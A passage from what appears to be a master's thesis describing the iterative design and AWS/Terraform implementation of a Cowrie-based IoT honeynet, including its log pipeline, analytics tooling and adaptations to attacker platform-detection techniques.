


Figure 3.2: Kibana Dashboard - Generation I

The implementation is discussed in detail in Section 4.7.1 an the analysis of the collected data - in Section 5.5.1.

3.4.2 Generation II

Data gathered from *Generation I* revealed that the majority of malware samples captured by the HN were of the ASCII Multipurpose Internet Mail Extensions (MIME) type (see Section 5.3.1). Given the low volume of x86, MIPS or ARM binaries in the collected data and the prevalence of opportunistic mass-downloader payloads (discussed in Section 5.5.1) it was speculated that attackers are using a yet-unidentified technique for detecting the hardware platform of the system for selecting the malware payload. Attackers' inability to infer a hardware platform resulted in ASCII payloads being uploaded.

Under the suspicion that the HN was being detected as a honeypot a new feature was added to Cowrie allowing us to change the behaviour of the `uname` command. The specifics of the implementation are discussed in Section 4.7.2. For analysis on the effectiveness of these changes see Section 5.5.5.

3.4.3 Generation III

The changes in *Generation II* resulted in x86 binary malware samples being collected as intended. The objective for *Generation III* was to make the HN appear as an ARM platform. Using the mechanisms introduced in *Generation II* of the design the HN was re-configured to report an ARM platform.

Furthermore platform-detection and evasion techniques employed by attackers were identified and traced back to *Generation I* and *Generation II* samples .

Platform detection Attackers were observed examining the ELF header of various binary files on the system. This header is sufficient to identify the platform for which the binary is compiled. This effectively rendered the `uname -a` mechanism for spoofing the platform ineffective. This platform-detection technique was correlated with the publicly available source code for the Mirai botnet. A detailed analysis of this mechanism is described by the by 0x00Sec (2017) - an online forum dedicated to malware reverse engineering.

Honeypot evasion In Section 5.5 we discuss techniques leveraged by attackers to detect the honeypot. By composing complex shell redirect and pipe permutations the attackers are able to get Cowrie to return an error whereas a real system would correctly parse syntactically correct shell command. This cheap-but-effective detection technique poses

a challenge since the very nature of an MIH honeypot is to avoid implementing a full-featured shell and operating system.

Work towards developing counter-measures to both of the above were underway, however the development process took a number of weeks and ultimately these changes were only deployed in *Generation IV* of the HN.

The implementation of the changes above is discussed in Section 4.7.3. Analysis of the data collected by this generation of the HN is examined in Section 5.5.3.

3.4.4 Generation IV

The changes in *Generation III* were ineffective towards collecting any ARM-based malware samples. This suggested that the platform-detection mechanisms used by attackers are more sophisticated than mere reliance on the "uname" command.

In order to adapt the honeypots and circumvent potential detection techniques (as identified in Section 3.4.3) all unique commands captured by the HN were extracted. The commands were then replayed against a Cowrie instance as well a pristine OpenWRT system running in QEMU as per Figure 3.3. Behavioural differences between the two systems were identified and the response from the pristine (OpenWRT) system was captured in lookup table called *StaticResponder.JSON*. Cowrie was modified to ingest the JSON file and respond to previously-unsupported commands from the training data.




Figure 3.3: Command diff against Cowrie and OpenWRT

Some of the commands handled by the *StaticResponder* examined contents of various files on the filesystem. Discrepancies were identified between the on-disk data in Cowrie and OpenWRT. Updating the Cowrie filesystem with data from OpenWRT further closed the behavioural gap between the two systems. Similar training techniques for mitigating the cost of manual upkeep of Virtual Machine Introspection are discussed by Dolan-Gavitt *et al.* (2011a) (see Section 2.9.1).

To counter-act the ELF binary detection techniques used by attackers (discussed in Section 5.4.6) ELF binaries from OpenWRT were copied to the Cowrie filesystem ensuring that the ELF header is consistent with the hardware platform reported by the `uname -a` command of the host.

Limitations in the ELK stack's syntax hindered query expressiveness which impeded the researcher's *agility* criterion (as per Section 3.2) when attempting to perform analytics on the collected data. Querying and extracting large volumes of data, such as a list of unique Cowrie sessions, required complex Python code and it took a number of hours. To improve reporting and queriability of the dataset Logstash was used to import the data into PgSQL as per Figure 3.4. Leveraging the speed of a relational database and the expressiveness of Structured Query Language (SQL) the researcher was able to gain deeper insights into the dataset significantly faster than what was possible with ELK.

The implementation details of this generation's design is discussed in Section 4.7.4. Analysis of the collected data is examined in Section 5.5.4.




Figure 3.4: Ingesting Cowrie data into PostgreSQL

3.4.5 Generation V

In July 2019, following a 12-month hiatus, research resumed towards deploying *Generation V* of the HN. This provided a larger temporal baseline for trend analysis. During *Generation IV* it was observed that LS consumes large amounts of memory on each *EC2*

t2.micro instance, at times this resulted in memory exhaustion on the the EC2 instances causing them to become unresponsive which hindered data collection. This was rectified by replacing LS with a functionally-equivalent component written in Bash. The reduced memory footprint also allowed the switch of the HN architecture from *t2.micro* to *t2.nano* which reduces the overall cost of the HN.

Support for running multiple *cowrie.cfg* files concurrently was implemented (Figure 3.5). The HN was deployed with two configurations: one where the *StaticResponder* is enabled; and one where it's disabled. This allows for cross-sectional comparative analysis of evolutionary changes made to the HN.

The technical details of the implementation are further outlined in Section 4.7.4. The analysis of the data collected in *Generation V* is in Section 5.5.5.




Figure 3.5: Cowrie Multiple Configurations

3.4.6 Generation VI

In the previous generation, config versioning was introduced, however the functionality was limited to a single dimension of customisation: different Cowrie config files. All nodes in the HN were tightly coupled to a Cowrie version and *honeyfs* (as discussed in Section 3.3.4). In this generation the functionality was extended to allow shared-nothing Cowrie customization allowing each node in the HN to be completely heterogeneous across any number of dimensions.

In principle this improvement allows for using the HN to mimic multiple hardware architectures (e.g ARM, MIPS and SH4) in parallel. In practice the HN was deployed as ARM-only varying only by enabling/disabling some of the improvements introduced in the past venerations.




Figure 3.6: Decoupled Cowrie Configurations

Lastly, a Cron-based[27] watchdog was introduced to restart the Cowrie process in the event of a crash, which had been observed frequently during *Generation V*. The watchdog source code can be seen in Listing A.6. The implementation details of *Generation VI* are discussed in Section 4.7.6. Analysis of the results is in Section 5.5.6.

3.4.7 Generations V and VI

The static responder implemented in *Generation IV* is not context aware. The implications are such that one command could return two different responses if executed in two different contexts. This behaviour gives attackers with an opportunity to detect that they are interacting with a honeypot. In order to make the key-value responder context aware it needs to be modelled as a graph thus allowing for the same command to return different responses depending on the execution context set by preceding commands.

The **graphgenerator.py** tool in Figure 3.7 ingests Cowrie sessions, replaying each command against a pristine OpenWRT instance in the exact order as executed by the attackers. Each replayed session produces a list of command-response pairs which are merged into a graph representing the state diagram for all sessions collected by the HN. The state of all sessions is stored in a file called *SessionGraph.json*.

A Cowrie module (shown in Figure 3.8) ingesting the session graph is developed which responds to input from the training data. If an appropriate response cannot be found in the dataset the response handling falls back onto Cowrie's default behaviour

[27] `https://crontab.guru/`




Figure 3.7: Graph Builder - Generation VI




Figure 3.8: Cowrie Augmentation - Generation IV and V

This design, development and generation of *GraphResponder.json* was completed, however the configuration was never deployed to the live HN due to time constraints. This permutation leaves potential for future work.

3.5 Analytics and Data Processing

All the data generated by the HN is stored in ES. We use a combination of tools to transform and analyse the data. Details below.

3.5.1 Kibana

The raw data collected during the experiment is persisted in S3. Using the *Agility* principle the during *Generation I* and *Generation II* of the experiment all insight into the system was obtained by using the ELK stack. ES was used to ingest and index data from S3, while *Kibana* was used to construct dashboards and perform basic analytics on the dataset.

3.5.2 Jupyter Notebook

Jupyter[28] is a web-based toolkit which allows the creation of documents which contain live code, equations, visualizations and narratives. Jupyter supports various backend languages using kernels[29]. The default kernel which ships with Jupyter uses Python. Together with the Pandas[30] for data manipulation, and Plotly[31] for visualisation it proves a great tool for data analytics. Jupyter was primarily used for querying the data stored in PgSQL and for the automated generation of LaTeX tables used in this document.




Figure 3.9: Analytics Design

3.5.3 Interactive Session Uniqueness

SHA256 (Eastlake and Hansen, 2006) is a cryptographic hash function which computes a unique hash value for a given input. For every interactive session captured by the HN an SHA256 hash is calculated and stored in PgSQL in a table called *sessions_hash_map*. This process is shown in Figure 3.10. The implementation of **process-sessions.py** is discussed in Section 4.6.

[28] https://jupyter.org/
[29] https://github.com/jupyter/jupyter/wiki/Jupyter-kernels
[30] https://pandas.pydata.org/
[31] https://plot.ly/

The value of the *session_id* field in the raw data is is generated and assigned by the Cowrie instance on each node in the HN. It represents uniqueness within the global scope of the HN and the dataset in respect to time - a **unique interactive event**. The *sha256_hash* value represents **unique interactive content** irrespective of when and where the session took place. Two different interactive sessions may share a *sha256_hash*, but they will not share a *session_id*. This property is used to track uniqueness of attacker behaviour across sessions and generations.




Figure 3.10: SHA256 Hashing of Interactive Sessions




Figure 3.11: Final Design

3.6 Summary

After six iterative improvements the final design of the experiment is as per Figure 3.11. This topology enables the identification of globally unique attacker behaviour within 10 minutes of a unique SSH session being initiated against the HN. Once the session is

processed by the *SessionTrainer* a new version of the *SessionGraph* is published to S3 which is then ingested by all Cowrie nodes in the HN. This allows the HN to adapt and mimic new behaviour within 15 minutes of a previously-unseen interaction. In the next chapter the implementation details of the design will be discussed.

4

Implementation

In this chapter the technical implementation of the experiment is discussed. It contains the following sections:

- **Section 4.1** discusses the building blocks and technology choices made within this research.
- **Section 4.2** examines the operational and analytics components of the HN
- **Section 4.3** details the process used for generating QEMU-bootable firmware images for emulating IoT devices.
- **Section 4.4** outlines the tooling developed for detecting behavioural differences between honeypots and IoT devices.
- **Section 4.5** discusses the malware classification and analysis process.
- **Section 4.6** summarises the mechanism for tracking session uniqueness across generations of the HN.
- **Section 4.7** focuses on the iterative changes made to the HN in each generation.
- **Section 4.8** provides details on reproducing the experiment.
- **Section 4.9** summarises the overall implementation.

4.1 Building Blocks

For the development of tooling necessary for our experiment ideas from Agile methodology are borrowed (Fowler *et al.*, 2001). Agile strives for rapid, iterative and evolutionary development cycles. The regular feedback guides next steps in the process and is in line with our design objectives. For transparency as well as for the sheer benefit of the researcher all code is stored in Github giving us a historical and chronological view of progress milestones. Github's project management features enables the tracking of issues, bugs and milestones and to plan various deliverables.

4.1.1 Version Control and Transparency

A static version of the code-base is manually maintained at `https://github.com/tgenov/MSC2018-Code`. This repository is used for the generation of a Digital Object Identifier (DOI) and for the purposes of referencing within this document.

The source code for this LaTeX document itself can be found at `https://github.com/tgenov/Masters-Thesis`.

4.1.2 EC2 Spot Instances

A single node in the HN is an AWS EC2 Spot instance[1]. *Generation I* of the experiment was designed around the *t2.micro* instance type. It was the smallest option available which satisfied the memory, CPU and storage requirements for running all software components of the honeypot nodes. Simplifications in the design (discussed in Section 3.4.5) resulted in a reduced memory footprint of each node allowing for the adoption of *t3.nano* instances in later generations. The differences between the *t2.micro* and *t3.nano* instance types are outlined in Table 4.1.

Table 4.1: EC2 Instance types

Type	vCPU	Memory (MiB)	Hourly price (USD)
t2.micro	1	1024	0.013
t3.nano	2	512	0.005

Generations I, II, III and IV of the HN were deployed using Ubuntu 17.10[2] server AMI as per the Terraform settings defined in Listing A.2. From *Generations V* onwards

[1] `https://aws.amazon.com/ec2/spot/`
[2] `http://old-releases.ubuntu.com/releases/`

Ubuntu 18.10 was used due to the deprecation of Ubuntu 17.10. Each EC2 instance was provisioned with unique read-only credentials with upload permissions to the S3 bucket used for data collection. See Listing A.3. This ensures that in the event of the node being compromised the attacker is unable to pivot through the rest of the system and tamper or modify our logs. It is, however still possible for a compromised node to upload fake logs or malware samples, but no activity or evidence of this sort was detected.

Logstash is further configured to enrich the data stream with the following information obtained from the node itself:

- AWS region
- EC2 instance ID (unique identifier for the HN node provided by AWS)
- Cowrie spoofed hardware architecture
- Cowrie spoofed kernel version

An example of the events uploaded to S3 by LS can be seen in Listing B.3, in Appendix B. An abbreviated sample of the data is shown in Listing 4.1.

Code Listing 4.1: Snippet of JSON Event in S3

```
{
    "path": "/home/cowrie/cowrie/log/cowrie.json",
    "session": "7e4b3f9b93d4",
    "dst_port": 22,
    "dst_ip": "10.0.0.130",
    "@version": "1",
    "sensor": "ip-10-0-0-130",
    "instance_id": "i-0229f237159895ceb",
...
```

S3 Buckets

An S3 bucket can be thought of as a generic container for unstructured data. Two different buckets are used to logically segregate Cowrie's logs from malware samples.

Cowrie-json-logs is a bucket which contains all logs in JSON format. All objects in the bucket are placed either in the **incoming** or **processed** directory following a YYYY/MM/DD/HH convention. The **incoming** directory contains logs which are being uploaded by the HN and have not yet been processed by the analytics system. Once

logs have been ingested they are moved to the *processed* directory. An example of the S3 bucket contents can be seen in Listing 1.

Listing 1: Sample Contents of the cowrie-json-logs S3 Bucket

```
processed/2018/03/31/08/ls.s3.4a0df653-fe76-4cf0-b94e-5ad2568892d8.2018-03-31
T08.52.part491.txt
processed/2018/03/31/08/ls.s3.52f57b1f-98c2-41b7-a939-4adf849ded20.2018-03-31
T08.36.part904.txt
processed/2018/03/31/08/ls.s3.549e8fe3-60ab-4ac8-810a-3c91aa80b982.2018-03-31
T08.12.part483.txt
```

Cowrie-malware-samples is a bucket which contains potential malware samples captured by the HN. In order to avoid duplication of samples Cowrie calculates the SHA256 checksum of each captured file and uses it as the filename when persisting it onto disk. If a file with a matching checksum/name is already exists on-disk then Cowrie does not store a duplicate. This checksum-based naming convention is also followed when uploading to S3 which guarantees that all samples in the S3 bucket are globally unique.

Listing 2: Sample Contents of cowrie-malware-samples S3 Bucket

```
2018-04-09 15:52:21       8238
↪  000f3ee685b477c2f5dee67a3d607d296b015903a75f749b750bd49f68545aa9
2018-09-10 22:01:07       1626
↪  013900b32868bdec7ffb2f151b18d233039ddb8a65eb4cbc7d3951d34f9165ad
2018-07-20 22:12:20      11462
↪  03010f29a2a12ecf6d6cf8672ac6b3bf72ba9c4efd556f56638450d16d498850
```

4.1.3 Terraform

Terraform is a modular framework for declaring Infrastructure-as-Code (IaC). The recipe for deploying the HN on AWS can be found at `https://github.com/tgenov/MSC2018-Code/tree/master/terraform-recipe`. Terraform version 0.11 was used for this experiment. The implementation **does not work** with Terraform version 0.12. The subsections which follow bellow will discuss the important functionality implemented in Terraform in order to support a globally-deployed HN.

Spot Pricing Retrieval

The EC2 Spot market is a bidding platform so the cost for provisioning an instance varies hour-by-hour and region-by-region. The *DescribeSpotPricesHistory*[3] API is used to retrieve the current market price of *t3.nano* instances across all AWS regions. This data is stored in a Terraform-friendly format. The process is implemented in the script **bin/get-spot-prices.rb**. A sample output of its execution can be seen in Listing A.1.

IAM Role Declaration

In Section 3.3.1 EC2 Instance Profiles were discussed in detail. The definition of the IAM policies and security permissions for each EC2 instance are defined in the a file located at **terraform-recipe/global/iam.tf**. The security policy explicitly allows only the *GetObject*[4] and *PutObject*[5] S3 API calls. These permissions are not sufficient to list the contents of an S3 bucket. The complete implementation of the IAM policy can be seen in the Apendix Listing A.3.

Auto-generation of SSH keys

When a HN is first deployed with the `terraform apply` command, automatically generates an SSH key-pair which can be used to login to the individual HN nodes out in the wild. This may me required for troubleshooting purposes. Similarly, the SSH key is destroyed when the HN is shut down with the `terraform destroy` command. The declaration for this asset can be found in the file **terraform-recipe/global/ssh.tf**. The auto-generated SSH key is placed in the **terraform-recipe/assets/ssh-keys/** directory.

Payload

The directory "terraform-recipe/payload" contains all the code necessary to customise an EC2 instance and turn it into a functioning honeypot. The contents of this directory are uploaded to each EC2 instance and the script **prepare.sh** is executed by Terraform. The directory **terraform-recipe/payload/available-configs** contains different Cowrie configurations to choose from at provisioning time. The customization script performs the following tasks:

- Moves the system's default SSH daemon from port 22/tcp to port 5522/tcp to allowing Cowrie to use it.

[3] `https://docs.aws.amazon.com/AWSEC2/latest/APIReference/API_DescribeSpotPriceHistory.html`

[4] `https://docs.aws.amazon.com/AmazonS3/latest/API/RESTObjectGET.html`

[5] `https://docs.aws.amazon.com/AmazonS3/latest/API/RESTObjectPUT.html`

- Installs various software dependencies
- Generates configuration files and populates various place-holder variables in the templates.
- Installs Cowrie to listen on port 22/tcp (SSH) and 23/tcp (Telnet)
- Installs a mechanism for continuously uploading Cowrie logs and malware samples to S3.
- Installs a watchdog to automatically restart Cowrie in the event of a crash.

Payload Selection

The file **terraform-recipe/main.tf** is the entry-point for the Terraform recipe. The configuration option *cowrie_config* is a zero-indexed enumeration of the payloads available in the **terraform-recipe/payload/available-configs** directory. The example provided in Listing 3 shows a heterogeneous deployment with the 1st node in the HN using the payload from the **arm-default** directory, the 2nd node using payload **arm-elf-patch** directory etc. This is the configuration which was used for *Generation VI* of the experiment.

For homogenous deployments where all nodes in the HN use the same payload only a value for "0" needs to be defined, which acts as the default fallback.

Listing 3: Terraform Payload Selection

```
variable "cowrie_config" {
  type = "map"
  default = {
    "0" = "arm-default"
    "1" = "arm-elf-patch"
    "2" = "arm-responder"
  }
}
```

4.1.4 Logstash

Logstash was used in two distinct parts of the architecture. On each individual node in the HN Logstash runs in the background and continuously scans for events being appended to the local Cowrie logs. All Cowrie events are uploaded by Logstash to a global S3

bucket called **cowrie-json-logs**. This process is shown in Figure 4.1 The configuration used on each node is shown in the Appendix Listing B.1. This configuration wasused for *Generation I, II, III and IV* of the experiment.

On the reporting and analytics host, Logstash continually scans the **incoming** directory of the **cowrie-json-logs** S3 bucket for new data and imports it into both Elasticsearch and PostgreSQL. The dataflow diagram for the process above is shown in Figure 4.2. Once the logs have been processed they are moved into an S3 directory on the bucket called **processed** to avoid duplicate ingestion. The logstash configuration files for importing data into ES and into PgSQL can be found on Github[6].




Figure 4.1: Logstash on Honeypots




Figure 4.2: Logstash on Analytics host

From *Generation V* onwards Logstash was deprecated on the EC2 instances due to a design choice. The inherent dependency on Java resulted in high memory utilisation which caused instability of the EC2 instances. The latest version of the HN Cowrie logs were uploaded to S3 by a minimalistic log processor which is discussed in the following section.

[6] `https://github.com/tgenov/MSC2018-Code/tree/master/configs/logstash-configs`

4.1.5 Custom Log Uploader

The file **terraform-recipe/payload/log-processor.sh** is a minimalistic script which periodically uploads Cowrie's logs to S3. This script was written as an alternative mechanism for archiving logs to S3 when Logstash's memory requirements could no longer be satisfied on a *t2.micro* instance. The script is approximatelly 100 lines of Bash and depends on the AWS Command Line Tool (CLI)[7]. This simplification in the implementation reduced the memory footprint of EC2 instances from utilizing +-900MB RAM on a *t2.micro* instance to less than 100MB RAM on a *t3.nano* instance.

4.1.6 Deploying the Honeynet

All AWS components and their dependencies required for the bootstrapping the HN are defined in a Terraform (introduced in Section 3.3.1) recipe which can be found on Github[8].

The tooling assumes that the following S3 bucket exist in order to function:

- cowrie-json-logs
- cowrie-malware-samples

These resources are intentionally provisioned by hand so as to avoid accidental deletion and data loss when running `terraform destroy`.

The basic process for using the tooling is as follows:

1. Update the AWS EC2 Spot pricing database by running `bin/get-spot-prices.rb`
2. Launch the HN with the command `terraform init && terraform apply --parallelism=10`

To shut down the HN run the command `terraform destroy`

4.2 Analytics

While data collection for the experiment can be performed using on-demand EC2 instances, persisting and analysing the data is an on-going commitment until the completion of the research. As it was impossible to predict the volume of data likely to be generated

[7] `https://aws.amazon.com/cli/`
